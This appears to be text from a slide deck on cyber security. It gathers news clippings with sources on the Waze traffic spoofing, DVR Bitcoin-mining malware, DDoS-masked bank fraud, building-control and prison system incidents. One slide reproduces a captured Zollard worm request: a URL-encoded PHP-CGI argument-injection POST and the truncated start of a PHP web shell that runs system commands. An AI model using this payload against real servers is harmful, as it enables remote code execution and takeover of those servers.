
Cyber Security



Cyber Security



Cyber Security




Cyber Security

Technion students find way to hack Waze, create fake traffic jams

By LIDAR GRAVÉ-LAZI 03/25/2014 00:19

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 Select Language ▼

The students were able to simulate a traffic jam that lasted for hours on end causing motorists on Waze to deviate from their planned routes.




Technion students hack Waze Photo: TECHNION




"I told Eran that if we would cause Waze, before we started driving, to report that there was a huge traffic jam on the coastal road [Route 2], the application would divert all drivers to Route 4 and we could drive to Tel Aviv on the coastal road without any traffic," Partush said in a statement released by the Technion.

Source: <http://www.jpost.com/Enviro-Tech/Technion-students-find-way-to-hack-Waze-create-fake-traffic-jams-346377>

Cyber Security



Cyber Security



Operations Centre

Cyber Security

Hikvision on the bad end of Bitcoin Hijacking using Security DVRs

Surveillance

Apr 3, 2014


1

Hijackers are getting more and more clever these days. Hackers started hijacking security camera DVRs and using them as mining devices. This is a unique trend, surveillance camera recorders are being used to by cybertech criminals to mine Bitcoins and not just a few mind you.

This all came about last week after an instructor at the SANS Technology Institute, Johannes Ullrich came across a malicious software invading the Hikvision DVRs that normally would be used to capture video from security camera devices. It basically works like this this – the malware jumps from one device to another trying to infect its virus into any other gadget it can catch on the network.

Source:<http://www.cctvblog.com/2014/04/03/hikvision-bad-end-bitcoin-hijacking-using-security-dvrs/>

Cyber Security - Protection



Cyber Security - Attacks

[CNET](#) › [News](#) › [Security & Privacy](#) › [Cybercrooks use DDoS attacks to mask theft of ...](#)

Cybercrooks use DDoS attacks to mask theft of banks' millions

Analyst says three unidentified US banks have been hit with "low powered" DDoS attacks to cover fraudulent wire transfers.

At least three US banks in recent months have been plundered by fraudulent wire transfers while hackers deployed "low powered" DDoS attacks to mask their theft, Avivah Litan, an analyst at research firm Gartner, told [SCMagazine.com](#). She declined to name the institutions affected but said the attacks appeared unrelated to the wave of DDoS attacks last winter and spring that took down Web sites belonging to [JP Morgan](#), [Wells Fargo](#), [Bank of America](#), [Chase](#), Citigroup, HSBC, and others.

Source: http://news.cnet.com/8301-1009_3-57599646-83/cybercrooks-use-ddos-attacks-to-mask-theft-of-banks-millions/

Cyber Security - Attacks

Microsoft: Overheating caused Outlook and Hotmail shutdown

Microsoft has blamed an overheating data centre for a 16-hour shutdown of its Outlook and Hotmail systems.


In a blog post, it said a "rapid and substantial temperature spike" had caused a large number of servers to stop working.

The temperature rise had been due to a firmware update failure, wrote Arthur de Haan, Microsoft vice president.



The new webmail service integrates the firm's Skype video chat functions


Inlet Temperature Trend During Facility Cooling Failure



Source: <http://www.bbc.co.uk/news/technology-21784005>

http://en.community.dell.com/cfs-file.ashx/___key/telligent-evolution-components-attachments/13-4491-00-00-20-10-90-89/Facility-Cooling-Failure-Ride-Through-whitepaper.pdf

Cyber Security – Attacks – Already Started!



```
POST
/cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%
73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%
74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%
2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%
70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%
72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%
73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1
Host: ██████████
User-Agent: Zollard
Content-Type: application/x-www-form-urlencoded
Content-Length: 1058
Connection: close.

<?php
$disablefunc =@ini_get("disable_functions");
if (!empty($disablefunc))
{
    $disablefunc = str_replace(" ", "", $disablefunc);
    $disablefunc = explode(",", $disablefunc);
}
function myshellexec($cmd)
{
    global $disablefunc;
    $result = "";
    if(!empty($cmd))
    {
        if (is_callable("exec") and !in_array("exec", $disablefunc)){exec($cmd, $result);}
        $result = join("\n", $result);}
        elseif (($result = ` $cmd `) !== FALSE) {}
        elseif (is_callable("system") and !in
```


Source: <https://blogs.cisco.com/security/the-internet-of-everything-including-malware/>

Cyber Security – Attacks – Already Started!

Researchers Hack Building Control System at Google Australia Office

BY KIM ZETTER 05.06.13 6:30 AM

Follow @KimZetter




Source: <http://www.wired.com/threatlevel/2013/05/googles-control-system-hacked/>

Cyber Security – Attacks – Already Started!

Prison Computer ‘Glitch’ Blamed for Opening Cell Doors in Maximum-Security Wing

BY KIM ZETTER 08.16.13 6:30 AM

 Follow @KimZetter

Florida prison officials say a computer "glitch" may be to blame for opening all of the doors at a maximum security wing simultaneously, setting prisoners free and allowing gang members to pursue a rival with weapons.

But a surveillance video released this week (see above) suggests that the doors may have been opened intentionally — either by a staff member or remotely by someone else inside or outside the prison who triggered a "group release" button in the computerized system. The video raises the possibility that some 